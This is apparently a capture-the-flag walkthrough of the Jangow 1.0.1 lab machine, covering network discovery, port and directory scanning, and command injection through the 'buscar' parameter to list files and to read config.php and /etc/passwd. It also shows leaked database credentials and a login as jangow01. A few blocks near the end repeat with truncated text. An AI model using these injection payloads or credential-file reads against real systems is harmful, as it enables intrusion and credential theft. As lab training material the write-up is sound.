JANGOW: 1.0.1 Walkthrough


Step 1:

Downloading machine and setting up.

Step 2:

Run netdiscover to learn the machine IP.

sudo netdiscover -i eth0




```
Currently scanning: 10.10.64.0/8   |   Screen View: Unique Hosts

6733 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 403980
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.31.1    ec:41:18:ec:54:00   6594  395640  XIAOMI Electronics,CO.,LTD
192.168.31.29   08:00:27:9e:89:c3      1      60  PCS Systemtechnik GmbH
192.168.31.151  0e:3c:f1:91:9e:84      1      60  Unknown vendor
192.168.31.198  14:cc:20:17:a9:b3      4     240  TP-LINK TECHNOLOGIES CO.,LTD.
0.0.0.0         0e:3c:f1:91:9e:84      2     120  Unknown vendor
192.168.31.162  00:27:15:eb:cd:e1     89    5340  Rebound Telecom. Co., Ltd
192.168.31.10   dc:f5:05:fb:fa:a3     20    1200  AzureWave Technology Inc.
0.0.0.0         dc:f5:05:fb:fa:a3     22    1320  AzureWave Technology Inc.
```

Note: Found out by the mac address.

Step 3:

Run nmap scan on the machine IP that we found.

sudo nmap -sS -A -p- 192.168.31.29 -T4




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A -p- 192.168.31.29 -T4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 10:56 EST
Nmap scan report for 192.168.31.29
Host is up (0.00045s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:9E:89:C3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 192.168.31.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.20 seconds
```

nmap result as found above!

Step 4:


Let’s take a deeper dive by inspecting what lies in the open port i.e. 192.168.31.29:80 since port 80 is open as shown above!



Index of /

Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.31.29 Port 80




A free, responsive, one page Bootstrap theme created by Start Bootstrap.

Let’s see what we can get the most out of it.

Step 5:


Running some other tools to enumerate as much information as possible from the machine.

dirsearch -u http://192.168.31.29 -x 403



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.31.29 -x 403

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.31.29/_22-12-01_14-46-38.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-12-01_14-46-38.log

Target: http://192.168.31.29/

[14:46:38] Starting:
[14:46:38] 200 -  336B  - /.backup
[14:47:54] 301 -  313B  - /site  ->  http://192.168.31.29/site/
[14:47:55] 200 -   10KB - /site/

Task Completed
```

Seems we already found something important from **/.backup** directory.




```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

The credentials could be useful, but we do not have the MySQL port open, so we cannot use these credentials. However, we took note of the username and password for later reference.


Another directory fuzz we run on the site found is being used in the domain.

dirsearch -u http://192.168.31.29/site/ -x 403




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.31.29/site/ -x 403

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.31.29/-site-_22-12-01_14-50-54.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-12-01_14-50-54.log

Target: http://192.168.31.29/site/

[14:50:54] Starting:
[14:50:54] 301 -  316B  - /site/js  ->  http://192.168.31.29/site/js/
[14:51:20] 301 -  320B  - /site/assets  ->  http://192.168.31.29/site/assets/
[14:51:20] 200 -    1KB - /site/assets/
[14:51:29] 301 -  317B  - /site/css  ->  http://192.168.31.29/site/css/
[14:51:41] 200 -   10KB - /site/index.html
[14:51:43] 200 -  950B  - /site/js/
[14:52:25] 200 -   10KB - /site/wordpress/

Task Completed
```

We intercepted some of the pages from **/site** and found **‘buscar=’** section vulnerable.




```
GET /site/busque.php?buscar=ls HTTP/1.1
Host: 192.168.31.29
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.31.29/site/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 02 Dec 2022 02:18:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8

assets
busque.php
css
index.html
js
wordpress
```



```
192.168.31.29/site/busque.php?buscar=cat wordpress/config.php
```


Later we were able to obtain few information by looking here and there and into **wordpress/config.php** file finally.



```
view-source:http://192.168.31.29/site/busque.php?buscar=cat wordpress/config.php
```

```
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```


We find two of the users in total: **jangow01** & **desafio02**.



```
192.168.31.29/site/busque.php?buscar=cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-
proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false  apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin ftp:x:111:118:ftp
daemon,,,:/srv/ftp:/bin/false mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
```

Although was having trouble logging in with the other user, jangow01 worked fine. User flag is right there.




```
[14:46:38] Starting:
[14:46:38] 200 -  336B  - /.backup
[14:47:54] 301 -  313B  - /site  →  http://192.168.31.29/s
[14:47:55] 200 -   10KB - /site/

Task Completed
```

Seems we already found something importan


```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database)
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

```
JANGOW 01
REDE: 192.168.31.29

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ ls
user.txt
jangow01@jangow01:~$ whoami
jangow01
jangow01@jangow01:~$
```



